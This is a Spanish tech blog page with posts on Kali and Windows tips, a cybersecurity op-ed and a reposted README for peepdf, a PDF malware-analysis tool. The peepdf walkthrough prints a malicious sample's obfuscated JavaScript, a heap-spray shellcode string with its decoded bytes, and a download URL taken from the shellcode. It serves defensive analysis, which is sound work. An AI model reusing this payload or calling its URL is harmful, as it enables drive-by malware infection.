Si una empresa es vulnerada, esto no significa que la defensa ha perdido y los adversarios han ganado. Más bien, se debe convertir en el punto de partida para que la organización convierta un fracaso en una gran ventaja. Por ejemplo, en lugar de eliminar el malware en el momento en que se encuentra, ¿por qué no se deja actuar y ver cómo funciona? Puede ser que llevará a otro código escondido en la red que no tenías idea que estaba allí.

El panorama actual de ciber-defensa debe ser que las empresas pueden y deben hackear a los hackers. Mi experiencia me ha enseñado que cualquier adversario puede ser derrotado en su propio juego.

Testimonio de Lior Div, CEO y Co-Fundador de Cybereason,una startup de seguridad cibernética. También está a cargo de una unidad de seguridad cibernética élite de las Fuerzas de Defensa de Israel que se especializan en informática forense, hacking, ingeniería y cifrado inverso.

Sin duda alguna este es un gran testimonio de superación y es interesante su manera de ver la seguridad cibernética, ¿Qué piensa tú?

Fuente: Network World
Read more ►

martes, 13 de octubre de 2015

SE GANA POR LO QUE SE SABE, NO POR LO QUE SE HACE

0 comentarios
Un ingeniero que fue llamado a arreglar una computadora muy grande y extremadamente compleja... una computadora que valía 12 millones de dólares. Sentado frente a la pantalla, oprimió unas cuantas teclas, asintió con la cabeza, murmuró algo para sí mismo y apagó el aparato. Procedió a sacar un pequeño destornillador de su bolsillo y dio vuelta y media a un minúsculo tornillo. Entonces encendió de nuevo la computadora y comprobó que estaba trabajando perfectamente.

El presidente de la compañía se mostró encantado y se ofreció a pagar la cuenta en el acto.

- ¿Cuánto le debo? preguntó.

- Son mil dólares, si me hace el favor.

- ¿Mil dólares? ¿Mil dólares por unos momentos de trabajo?

¿Mil dólares por apretar un simple tornillito? ¡Ya sé que mi computadora cuesta 12 millones de dólares, pero mil dólares es una cantidad disparatada! Le pagaré sólo si me manda una factura perfectamente detallada que la justifique.

El ingeniero asintió con la cabeza y se fue.

A la mañana siguiente, el presidente recibió la factura, la leyó con cuidado, sacudió la cabeza y procedió a pagarla en el acto, sin chistar.

La factura decía:

Servicios prestados:

Apretar un tornillo............ US $1 dólar

Saber qué tornillo apretar.... US $999 dólares

Para todos aquellos profesionales que día a día se enfrentan con la desconsideración de quienes por su propia ignorancia no alcanzan a entenderlos.

RECUERDA: "SE GANA POR LO QUE SE SABE, NO POR LO QUE SE HACE".
Read more ►

viernes, 18 de septiembre de 2015

Ejecutar VLC con privilegios de ROOT en KALI

3 comentarios
Cuenta la leyenda que hay videotutoriales que deseo verlos después nuevamente y por lo tanto los guardo en mi equipo...

Uso Kali Linux y me es incómodo estar trabajando como usuario sin privilegios, así que dichos videos los estaba reproduciendo con total normalidad con el reproductor VLC. Hace poco hice update/upgrade al sistema y "misteriosamente" ya no pude reproducir videos siendo root.

Doble clic sobre los ficheros de video y nada, así que abrí una línea de comandos, escribí vlc y me aparecía este mensaje:

VLC is not supposed to be run as root. Sorry.
If you need to use real-time priorities and/or privileged TCP ports
you can use /usr/bin/vlc-wrapper (make sure it is Set-UID root first and
cannot be run by non-trusted users first).


Fue extraño porque antes los reproducía con total normalidad, así que al googlear un poco me encontré con una respuesta muy reciente del foro de los usuarios de Kali.

Para solucionar esta necesidad, hay que instalar un editor hexadecimal (yo lo hice con uno llamado Ghex), y reemplazar una palabra.

Después de hacer el respectivo apt-get update && apt-get install ghex lo ejecuté desde la terminal invocanco al binario de VLC:

root@kali: ~# ghex /usr/bun/vlc

Y aparecerá ghex con el binario de vlc cargado en formato hexadecimal (en el menú gráfico ghex se encuentra dentro de Aplicaciones --> Programación. Una vez abierto hay que navegar hasta el binario de vlc, y por lo que se me hace tedioso, es más fácil hacerlo desde la línea de comandos, y lo útil que es la tecla Tab para autocompletar las rutas). Se tiene que ir al menú Edit y luego seleccionar Replace:


Buscamos la palabra geteuid y la reemplazamos por getppid, clic en el botón replace all y listo. Se cierra la ventana de búsqueda con el botón "Cancel" y lo editado uedará de la siguiente forma:


Se presiona la combinación de teclas "Ctrl" + "s" para guardar, y ya se puede hacer uso de VLC como usuario root.

Espero que a alguien mas le sea de utilidad.

Fuente: Foro de Usuarios Kali Linux.
Read more ►

martes, 11 de agosto de 2015

What is the difference between Swapping and Paging

0 comentarios

Swapping:
Whole process is moved from the swap device to the main memory for execution. Process size must be less than or equal to the available main memory. It is easier to implementation and overhead to the system. Swapping systems does not handle the memory more flexibly as compared to the paging systems.

 Paging:
Only the required memory pages are moved to main memory from the swap device for execution. Process size does not matter. Gives the concept of the virtual memory. It provides greater flexibility in mapping the virtual address space into the physical memory of the machine. Allows more number of processes to fit in the main memory simultaneously. Allows the greater process size than the available physical memory. Demand paging systems handle the memory more flexibly.
Read more ►

miércoles, 24 de junio de 2015

Donde se encuentra ubicado el plugin de flashplayer para Iceweasel en kali linux

0 comentarios
¿Dónde está ubicado el plugin de flashplayer (libflashplayer.so) para Iceweasel en kali linux?

Where is located the flashplayer plugin (libflashplayer.so) for Iceweasel in kali linux:


Aquí / Here:

/usr/lib/mozilla/plugins/
Read more ►

domingo, 21 de junio de 2015

Assange, Snowden y Usted

0 comentarios
MOISES NAIM

Son más preocupantes las amenazas cibernéticas que emanan de Rusia y China que las que provienen de Washington.

WikiLeaks ha vuelto a sus andanzas. Acaba de anunciar la divulgación de medio millón de mensajes y otros documentos secretos del Ministerio de Asuntos Exteriores de Arabia Saudita, entre ellos correos intercambiados con otros gobiernos, y también informes confidenciales de Ministerio del Interior y de los servicios de inteligencia.

En su comunicado, Wikileaks recuerda que esta publicación coincide con el tercer aniversario de la reclusión de su fundador, Julian Assange, en la embajada de Ecuador en Londres. Assange se asiló para evitar ser extraditado a Suecia, donde se enfrenta a un juicio por supuesta violación y abuso sexual de dos mujeres (Assange rechaza las acusaciones).

Otro que está de aniversario es Edward Snowden, el contratista de la CIA que divulgó una montaña de información secreta de Estados Unidos. Hace días se cumplieron dos años de estas revelaciones y Snowden ha publicado un artículo en The New York Times, celebrando sus logros. En él, recuerda que, gracias a sus filtraciones, se produjo un intenso debate que forzó al gobierno norteamericano a poner límites al espionaje electrónico indiscriminado que rutinariamente efectuaba su Agencia Nacional de Seguridad, la NSA.

Desde 2013, instituciones de toda Europa han declarado ilegales este tipo de operaciones y han impuesto restricciones a actividades similares en el futuro, asegura Snowden, y concluye así: “Somos testigos del nacimiento de una generación post-terror que rechaza una visión del mundo definida por una tragedia específica. Por primera vez desde los ataques del 11-S, vemos la posibilidad de que la política se aleje de la reacción y el miedo y se mueva hacia la resiliencia y la razón”.

Puede ser. Y celebro que la NSA y otros espías estadounidenses ahora tengan más restricciones para leer mi correo electrónico o saber con quién me comunico. Y que la lucha por proteger mi privacidad de las intromisiones del gobierno de Estados Unidos y de algunas democracias europeas se haya anotado algunas victorias. Pero me preocupan más las amenazas cibernéticas a mi privacidad que emanan de Rusia, China y otros regímenes autoritarios que las que vienen de Washington.

En los mismos días en que Snowden publicó su artículo, se supo que piratas cibernéticos penetraron en los sistemas de la oficina de personal del gobierno de Estados Unidos y robaron información detallada de al menos cuatro millones de empleados federales. Los archivos robados incluyen datos personales y profesionales que los funcionarios están obligados a revelar para tener acceso a la información confidencial de la Administración.

El principal sospechoso de este ataque es China. Según un reportaje de The Washington Post, “China está construyendo una base de datos masiva con información privada de los estadounidenses a base de hackear los archivos electrónicos de agencias gubernamentales y empresas aseguradoras de salud. Utiliza nuevas tecnologías para alcanzar un antiguo objetivo del espionaje: reclutar espías y obtener mayor información sobre su adversario”.

Pero los ataques no se limitan al espionaje ni, necesariamente, tienen un gobierno detrás. También hay muchos piratas independientes que se ganan la vida con la actividad criminal en Internet. Así, han proliferado los robos de secretos comerciales, la suplantación de identidad, la extorsión o el sabotaje de infraestructuras esenciales. “Nuestro sistema de información es atacado varias veces al día, todos los días”, me dijo el presidente de una de las principales empresas de electricidad del mundo. Y añadió: “Hoy gastamos 10 veces más en protegernos de ataques cibernéticos de lo que gastábamos hace tres años. Y aún así sentimos que siempre estamos por detrás de quienes nos tienen en la mira”.

Según el respetado informe que todos los años publica la empresa Verizon, los ataques cibernéticos a Estados Unidos están creciendo a gran velocidad y hay pocos sectores cuyas defensas informáticas no hayan sido violadas. Las principales víctimas son el gobierno, el sector de la salud (hospitales y empresas aseguradoras) y el financiero. Los expertos enfatizan que si bien los ciberataques originados en China son constantes y masivos, los que provienen de Rusia no tienen nada que envidiarles en cuanto a agresividad, frecuencia y sofisticación. Y seguramente Estados Unidos no se queda atrás.

Pero no hay que ponerlos a todos en la misma canasta. Estados Unidos es una democracia. Con todos sus defectos, hay separación de poderes y los gobernantes no gozan de la impunidad de sus colegas en Moscú o Pekín. Y sus redes criminales no operan internacionalmente amparadas por sus cómplices en las altas instancias. Sí; es importante que las democracias no espíen a sus ciudadanos, pero aún más importante es que tengan con qué defenderse y defenderlos del peligroso mundo cibernético que está emergiendo. No es por casualidad que ni en Rusia ni en China hayan aparecido los equivalentes de Assange y Snowden.

Fuente: elpais.com
Read more ►

viernes, 12 de junio de 2015

Instalar Ninja-IDE en Kali / Debian

0 comentarios
Siempre ando trasteando un poco con Python y quiero probar un IDE que sea ligero y que tenga algo básico como Debugging, Completion, corrector de PEP8 y remarcado de la sintaxis.

Decidí probar Ninja-IDE, está disponible para varias plataformas, es OpenSource liberado bajo la Licencia GPLv3, liviano, y tiene lo que ando buscando.

Quiero instalarlo en Kali, para ello está disponible a la fecha un .deb para su instalación con dpkg --install pero este .deb depende de otro paquete que no se encuentra instalado de forma predeterminada, así que cuando intenté instalarlo tuve este mensaje:

dpkg --install ninja-ide_2.3+r597~saucy1_all.deb
Seleccionando el paquete ninja-ide previamente no seleccionado.
(Leyendo la base de datos ... 390889 ficheros o directorios instalados actualmente.)
Desempaquetando ninja-ide (de ninja-ide_2.3+r597~saucy1_all.deb) ...
dpkg: problemas de dependencias impiden la configuración de ninja-ide:
 ninja-ide depende de python-pyinotify; sin embargo:
  El paquete `python-pyinotify' no está instalado.

dpkg: error al procesar ninja-ide (--install):
 problemas de dependencias - se deja sin configurar
Procesando disparadores para desktop-file-utils ...
Procesando disparadores para gnome-menus ...
Procesando disparadores para menu ...
Procesando disparadores para man-db ...
Se encontraron errores al procesar:
ninja-ide


Para proseguir con la instalación de Ninja-IDE basta con hacer:
apt-get install python-pyinotify

Luego se vuelve a ejecutar:
dpkg --install ninja-ide_2.3+r597~saucy1_all.deb

Lo que viene seguido de un proceso normal de instalación:
(Leyendo la base de datos ... 391728 ficheros o directorios instalados actualmente.)
Preparando para reemplazar ninja-ide 2.3+r597~saucy1 (usando ninja-ide_2.3+r597~saucy1_all.deb) ...
Desempaquetando el reemplazo de ninja-ide ...
Configurando ninja-ide (2.3+r597~saucy1) ...
Procesando disparadores para desktop-file-utils ...
Procesando disparadores para gnome-menus ...
Procesando disparadores para menu ...
Procesando disparadores para man-db ...


Y se tiene Ninja-IDE instalado en nuestro GNU/Linux Debian o Kali.

Bytes.
Read more ►

jueves, 11 de junio de 2015

Como instalar un mini-puerto virtual wifi de microsoft

0 comentarios
El adaptador Virtual Wi-Fi Miniport (minipuerto virtual Wi-Fi de Microsoft) crea un duplicado virtual del adaptador de red inalámbrica instalado en la computadora. Este se activa automáticamente cuando la de red inalámbrica se agrega a Windows 7, pero los pueden desinstalar y eliminar el adaptador de la computadora en cualquier momento. Si la computadora viene con Windows 7 y un adaptador de red inalámbrico, pero no se puede encontrar el adaptador Virtual Wi-Fi Miniport en el Administrador del , puedes volver a instalar el software del dispositivo desde la línea de comandos.

Instrucciones

  1. Haz clic en "Inicio". Escribe "cmd.exe" en el cuadro de búsqueda y presiona "Enter" para abrir el símbolo del sistema.

  2. Escribe "netsh wlan set hostednetwork mode=allow" en la línea de comandos, a continuación, pulsa "Enter" para instalar el adaptador Virtual Wi-Fi Miniport a la computadora.

  3. Haz clic en "Inicio". Escribe "devmgmt.msc" en el cuadro de búsqueda y presiona "Enter" para abrir el Administrador de dispositivos.

  4. Amplia "Adaptadores de red" para confirmar que el "Adaptador Microsoft Virtual Wi-Fi Miniport " está en la lista.
 Para iniciar una red alojada en el adaptador Wi-Fi, conéctate con el punto de acceso inalámbrico, a continuación, introduce "netsh wlan start hostednetwork" en el indicador de la línea de comandos.

Enlace del artículo!
Read more ►

miércoles, 10 de junio de 2015

Quickfix de problema con Winsock en Windows 7

0 comentarios
Estaba revisando una minilaptop HP, y uno de los problemas era que la interfaz de red inalámbrica aparecía como apagada desde el inicio de Windows. Instalé nuevamente el "HP Connection Manager" y el problema persistía. Después de tanto probar tuve la idea de desisntalarlo completamente y así se resolvió el inconveniente con este programa. La interfaz de red inalámbrica queda encendida desde el inicio de Windows.

Debido al programete Connection Manager de HP no podía conectarme a alguna red, ni por WiFi ni por medio de uno de esos modem-usb. En fin, problema resuelto.

Con la interfaz de red en funcionamiento, me pude pegar a la red inalámbrica sin embargo no podía hacer ping a cualquier sitio de internet, solamente a hosts en la misma wlan, por lo que después de buscar y buscar por qué no había ping hacia el mundo exterior tuve que recurrir hacer un reset del protocolo WinSock.

Sabía que para Win-XP había un programa, pero para ese equipo con Win7 ya no se hacía con programitas externos sino con comandos, así que después de buscar un poco encontré la solución, la cual comparto a continuación:

1. Ejecutar una línea de comandos con privilegios elevados (administrativos), eso se hace [mi método en particular] presionando la tecla de Windows, luego hacer una búsqueda del ejecutable de la línea de comandos (cmd.exe). Bastará con empezar a escribir cmd y sin presionar enter/intro hacer clic derecho sobre la sugerencia y seleccionar "Ejecutar como Administrador". Una vez hecho eso, se verá que el prompt del cmd en lugar de aparecer en la ruta normal del usuario aparece en "C:\Windows\System32", eso significa que se tienen privilegios elevados o administrativos en esa shell.

2. Digitar netsh winsock reset luego presionar la tecla Enter/Intro

3. El siguiente mensaje debería aparecer justo después de la ejecución del comando: "Successfully reset the Winsock Catalog. You must restart the computer in order to complete the reset." o su equivalente en español "Reinicio satisfactorio del catálogo de Winsock. Debe reiniciar su ordenador para completar el reinicio."

4. Reiniciar el equipo.

Para mí fue suficiente ejecutar esta orden en la línea de comandos con privilegios elevados, en el sitio de donde extraje la información (en inglés) comenta que hay otro comando con el cual probar, sin embargo a mí me fucionó este al primer intento y espero que a otro usuario de habla hispana también le pueda ser útil esta ayuda.

Otro enlace con ayuda rápida para problemas de red en Windows, hacer clic "aquí".

Bytes.
Read more ►

domingo, 7 de junio de 2015

Activar o Desactivar Virtual WiFi Miniport Adapter

0 comentarios
El Microsoft Virtual WiFi Miniport Adapter es una nueva característica de Win7 que permite conectrse a más de una red Wi-fi simultáneamente. Viene con Win7,Para desinstalar el Microsoft Virtual WiFi Miniport Adapter

Entrar en CMD

- Netsh wlan
- netsh wlan stop hostednetwork
- netsh wlan set hostednetwork mode=disallow


Y si necesitamos volver a habilitarlo, hacemos esto:

- netsh wlan set hostednetwork mode=allow
- netsh wlan start hostednetwork
-Puedes desinstalarlo si quieres no lo necesitas..saludos..
Read more ►

martes, 2 de junio de 2015

PeePDF a PDF analysis tool (from eternal-todo.com)

1 comentarios

peepdf - PDF Analysis Tool


 =======================================


What is this?


peepdf is a Python tool to explore PDF files in order to find out if the file can be harmful or not. The aim of this tool is to provide all the necessary components that a security researcher could need in a PDF analysis without using 3 or 4 tools to make all the tasks. With peepdf it's possible to see all the objects in the document showing the suspicious elements, supports the most used filters and encodings, it can parse different versions of a file, object streams and encrypted files. With the installation of PyV8 and Pylibemu it provides Javascript and shellcode analysis wrappers too. Apart of this it is able to create new PDF files, modify existent ones and obfuscate them.


Usage


Usage: ./peepdf.py [options] PDF_file

Options:
  -h, --help            show this help message and exit
  -i, --interactive     Sets console mode.
  -s SCRIPTFILE, --load-script=SCRIPTFILE
                        Loads the commands stored in the specified file and
                        execute them.
  -c, --check-vt        Checks the hash of the PDF file on VirusTotal.
  -f, --force-mode      Sets force parsing mode to ignore errors.
  -l, --loose-mode      Sets loose parsing mode to catch malformed objects.
  -m, --manual-analysis
                        Avoids automatic Javascript analysis. Useful with
                        eternal loops like heap spraying.
  -u, --update          Updates peepdf with the latest files from the
                        repository.
  -g, --grinch-mode     Avoids colorized output in the interactive console.
  -v, --version         Shows program's version number.
  -x, --xml             Shows the document information in XML format.


$ ./peepdf.py -i


PPDF> help

Documented commands (type help <topic>):
========================================
bytes           errors       js_eval           open          sctest    
changelog       exit         js_join           quit          search    
create          filters      js_unescape       rawobject     set       
decode          hash         log               rawstream     show      
decrypt         help         malformed_output  references    stream    
embed           info         metadata          replace       tree      
encode          js_analyse   modify            reset         vtcheck   
encode_strings  js_beautify  object            save          xor       
encrypt         js_code      offsets           save_version  xor_search  


How does it work?


  •  How can I execute the tool?
   The basic syntax is:
$ ./peepdf.py pdf_file
  
   But you can use the -f option to avoid errors and to force the tool to ignore them:
$ ./peepdf.py fcexploit.pdf
Error: Missing /Length in stream object!

$ ./peepdf.py -f fcexploit.pdf
 
File: fcexploit.pdf
MD5: 659cf4c6baa87b082227540047538c2a
SHA1: a93bf00077e761152d4ff8a695c423d14c9a66c9
Size: 25169 bytes
Version: 1.3
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 18
Streams: 5
Comments: 0
Errors: 1

Version 0:
 Catalog: 27
 Info: 11
 Objects (18): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 22, 23, 24, 25, 26, 27, 28]
  Errors (2): [11, 25]
 Streams (5): [5, 7, 9, 10, 11]
  Encoded (4): [5, 7, 9, 10]
 Objects with JS code (1): [5]
 Suspicious elements:
  /OpenAction: [1]
  /JS: [4]
  /JavaScript: [4]
  getAnnots (CVE-2009-1492): [5]    

That's the default output, if you really want to explore and play with the PDF file use the interactive console (-i). These are some of the common commands:
 
  • The tree command shows the logical structure of the file:
     
PPDF> tree

/Catalog (1)
 /Fields (5)
 array (2)
 /JavaScript (7)
  /Names (10)
   /Action /JavaScript (12)
    stream (13)
 /Pages (4)
  /Page (9)
   /Pages (4)
   stream (11)
   /ProcSet (8)
  /ProcSet (8)
 /Outlines (3)
 dictionary (6)
/Info (14)


  • To view the physical structure of the file you will have to use the offsets command:

PPDF> offsets

       0 Header
      17
        Object  1 (260)
     276
     279
        Object  2 (19)
     297
     300
        Object  3 (48)
     347
     350
        Object  4 (78)
     427
     430
        Object  5 (33)
     462
     465
        Object  6 (21)
     485
     488
        Object  7 (41)
     528
     531
        Object  8 (68)
     598
     601
        Object  9 (187)
     787
     790
        Object  10 (52)
     841
     844
        Object  11 (85)
     928
     931
        Object  12 (50)
     980
     983
        Object  13 (1823)
    2805
    2808
        Object  14 (204)
    3011
    3014
        Xref Section (325)
    3338
    3341
        Trailer (69)
    3409
    3410 EOF


  • With the metadata command you can see the metadata information in each version of the document:

PPDF> metadata

Info Object in version 0:

/Title 
/ModDate 2008312053854
/CreationDate 2008312053854
/Producer Scribus PDF Library 1.3.3.12
/Trapped /False
/Creator Scribus 1.3.3.12
/Keywords 
/Author 

  • The command rawobject shows the different objects without decodings, while the object command shows the content after the decoding process:

PPDF> object 1

/AcroForm 5 0 R
/Threads 2 0 R
/Names 7 0 R
/OpenAction <</S /JavaScript
/JS (this.uSQXcfcd2())>>
/Pages 4 0 R
/Outlines 3 0 R
/Type /Catalog
/PageLayout /SinglePage
/Dests 6 0 R
/ViewerPreferences <</PageDirection /L2R>>

PPDF> rawobject 1

1 0 obj
<< /#41#63#72#6f#46#6f#72#6d 5 0 R
/#54#68#72#65#61#64#73 2 0 R
/#56#69#65#77#65#72#50#72#65#66#65#72#65#6e#63#65#73  << /#50#61#67#65#44#69#72#65#63#74#69#6f#6e /#4c#32#52 >>
/#4f#70#65#6e#41#63#74#69#6f#6e << /#53 /#4a#61#76#61#53#63#72#69#70#74
/#4a#53 (\164\150\151\163\056\165\123\121\130\143\146\143\144\062\050\051) >>
/#50#61#67#65#73 4 0 R
/#4f#75#74#6c#69#6e#65#73 3 0 R
/#54#79#70#65 /#43#61#74#61#6c#6f#67
/#50#61#67#65#4c#61#79#6f#75#74 /#53#69#6e#67#6c#65#50#61#67#65
/#44#65#73#74#73 6 0 R
/#4e#61#6d#65#73 7 0 R >>
endobj

  • The same idea is used with the streams:

PPDF> stream 13

function nofaq(lgc){var ppwsd="";for(rxr=0;rxr<lgc.length;rxr+=2){ppwsd+=(String.fromCharCode(parseInt(lgc.substr(rxr,5),19)));}eval(ppwsd);}nofaq("0D0A6452601D6 24C2B445F493F671D341D5F56651D38606052672223320D0A57635F54625A5G5F1D5D46494B3A223C2H30673 9261D42446438644523690D0A1D1D65595A5D561D223C2H306739285D565F5862591D241D2C1D331D4244643 8644523690D0A1D1D1D1D3C2H3067391D25341D3C2H306739320D0A1D1D6B0D0A1D1D3C2H3067391D341D3C2 H306739286163536162605A5F58222A261D4244643864451D291D2C23320D0A1D1D60566263605F1D3C2H306 739320D0A6B0D0A57635F54625A5G5F1D4D4A4D5G594E485522533956493F5823690D0A6452601D424840642 H39441D341D2A662A542A542A542A54320D0A1D1D1D1D1D1D605H5A574A58571D341D635F566154525H56221 F1I632E2D2E2D1I632E2D2E2D1I632A5756531I632D2D2F531I632G2G54301I632I2A53301I632I2A2A2B1I6 356572D2D1F1D250D0A1F1I63562C2E2D1I63565357521I63562I2A2F1I63575756541I63575757571I632I5 32H571I6355572E561I63565756571I632G2E56571I63562D52571I6330572G2E1I632E26161 ...      

PPDF> rawstream 13

78 9c 95 58 5b 4f dd 46 10 fe 2b 11 4f 1c 25 8a   |x..X[O.F..+.O.%.|
ec d9 8b 6d 51 1e 7c 39 6b fb b9 bf 80 a6 40 a2   |...mQ.|9k.....@.|
a6 d0 02 49 95 46 fd ef fd 66 af 5e db e7 90 c8   |...I.F...f.^....|
02 96 f5 ec 37 f7 99 1d df 7d 79 f8 f0 f2 e9 f1   |....7....}y.....|
e1 cd c3 e3 dd cd df 97 9f ef 3f 1c be 7f bd 79   |..........?...y|
7a f3 fc cf b7 6f 7f 5c 5f 5c 5c dd 3d 3e 5d be   |z....o\_\\.=>].|
fc fb 72 5d 5c e1 f7 2f 78 ff fe f3 ed c3 fd cb   |..r]\../x.......|
47 fe f7 ed 35 1d be 5b ca b7 d7 97 bf be 3c 7d   |G...5..[......<}|
...

  • Other useful command is references, very helpful to know where an object is referenced and the references in an object:

PPDF> references to 12

[10]

PPDF> rawobject 10

10 0 obj
<</Names [(New_Script) 12 0 R]
>>
endobj

PPDF> references in 12

['13 0 R']

  • If there are some objects with Javascript code in their content you can use the JS commands (PyV8 required) to analyze them (js_eval, js_join, js_unescape, js_analyse):

PPDF> js_analyse object 13

Javascript code:


var tX1PnUHy = new Array();
function lRUWC(E79yB, NPvAvQ){
  while (E79yB.length * 2 < NPvAvQ){
    E79yB += E79yB;
  }
  E79yB = E79yB.substring(0, NPvAvQ / 2);
  return E79yB;
}
function YVYohZTd(bBeUHg){
var NTLv7BP = 0x0c0c0c0c;
rpifVgf = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33" +
"%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9f64%u42f3%u9f64"+ "%u6ee7%uef03%uefeb%u64ef%ub903%u6187%ue1a1%u0703%uef11%uefef%uaa66%ub9eb%u7787"+ "%u6511%u07e1%uef1f%uefef%uaa66%ub9e7%uca87%u105f%u072d%uef0d%uefef%uaa66%ub9e3"+ "%u0087%u0f21%u078f%uef3b%uefef%uaa66%ub9ff%u2e87%u0a96" +
"%u0757%uef29%uefef%uaa66%uaffb%ud76f%u9a2c%u6615%uf7aa%ue806%uefee%ub1ef%u9a66"+ "%u64cb%uebaa%uee85%u64b6%uf7ba%u07b9%uef64%uefef%u87bf%uf5d9%u9fc0%u7807%uefef"+ "%u66ef%uf3aa%u2a64%u2f6c%u66bf%ucfaa%u1087%uefef%ubfef%uaa64%u85fb%ub6ed%uba64"+ "%u07f7%uef8e%uefef%uaaec%u28cf%ub3ef%uc191%u288a%uebaf..."

Unescaped bytes:
43 43 43 43 eb 0f 5b 33 c9 66 b9 80 01 80 33 ef   |CCCC..[3.f....3.|
43 e2 fa eb 05 e8 ec ff ff ff 7f 8b 4e df ef ef   |C..........N...|
ef 64 af e3 64 9f f3 42 64 9f e7 6e 03 ef eb ef   |.d..d..Bd..n....|
ef 64 03 b9 87 61 a1 e1 03 07 11 ef ef ef 66 aa   |.d...a........f.|
eb b9 87 77 11 65 e1 07 1f ef ef ef 66 aa e7 b9   |...w.e......f...|
87 ca 5f 10 2d 07 0d ef ef ef 66 aa e3 b9 87 00   |.._.-.....f.....|
21 0f 8f 07 3b ef ef ef 66 aa ff b9 87 2e 96 0a   |!...;...f.......|
57 07 29 ef ef ef 66 aa fb af 6f d7 2c 9a 15 66   |W.)...f...o.,..f|
aa f7 06 e8 ee ef ef b1 66 9a cb 64 aa eb 85 ee   |........f..d....|
b6 64 ba f7 b9 07 64 ef ef ef bf 87 d9 f5 c0 9f   |.d....d.........|
07 78 ef ef ef 66 aa f3 64 2a 6c 2f bf 66 aa cf   |.x...f..d*l/.f..|
87 10 ef ef ef bf 64 aa fb 85 ed b6 64 ba f7 07   |......d.....d...|
8e ef ef ef ec aa cf 28 ef b3 91 c1 8a 28 af eb   |.......(.....(..|
97 8a ef ef 10 9a cf 64 aa e3 85 ee b6 64 ba f7   |.......d.....d..|
07 af ef ef ef 85 e8 b7 ec aa cb dc 34 bc bc 10   |............4...|
9a cf bf bc 64 aa f3 85 ea b6 64 ba f7 07 cc ef   |....d.....d.....|
ef ef 85 ef 10 9a cf 64 aa e7 85 ed b6 64 ba f7   |.......d.....d..|
07 ff ef ef ef 85 10 64 aa ff 85 ee b6 64 ba f7   |.......d.....d..|
07 ef ef ef ef ae b4 bd ec 0e ec 0e ec 0e ec 0e   |................|
6c 03 eb b5 bc 64 35 0d 18 bd 10 0f ba 64 03 64   |l....d5......d.d|
92 e7 64 b2 e3 b9 64 9c d3 64 9b f1 97 ec 1c b9   |..d...d..d......|
64 99 cf ec 1c dc 26 a6 ae 42 ec 2c b9 dc 19 e0   |d.....&..B.,....|
51 ff d5 1d 9b e7 2e 21 e2 ec 1d af 04 1e d4 11   |Q......!........|
b1 9a 0a b5 64 04 64 b5 cb ec 32 89 64 e3 a4 64   |....d.d...2.d..d|
b5 f3 ec 32 64 eb 64 ec 2a b1 b2 2d e7 ef 07 1b   |...2d.d.*..-....|
11 10 10 ba bd a3 a2 a0 a1 ef 68 74 74 70 3a 2f   |..........http:/|
2f 62 69 6b 70 61 6b 6f 63 2e 63 6e 2f 6e 75 63   |/bikpakoc.cn/nuc|
2f 65 78 65 2e 70 68 70                           |/exe.php|


URLs in shellcode:
 http://bikpakoc.cn/nuc/exe.php

Index

More info


You can take a look at the Wiki of the project: installation, execution and all the commands explained.
Read more ►
 

Copyright © El igloo de Tux Design by O Pregador | Blogger Theme by Blogger Template de luxo | Powered by Blogger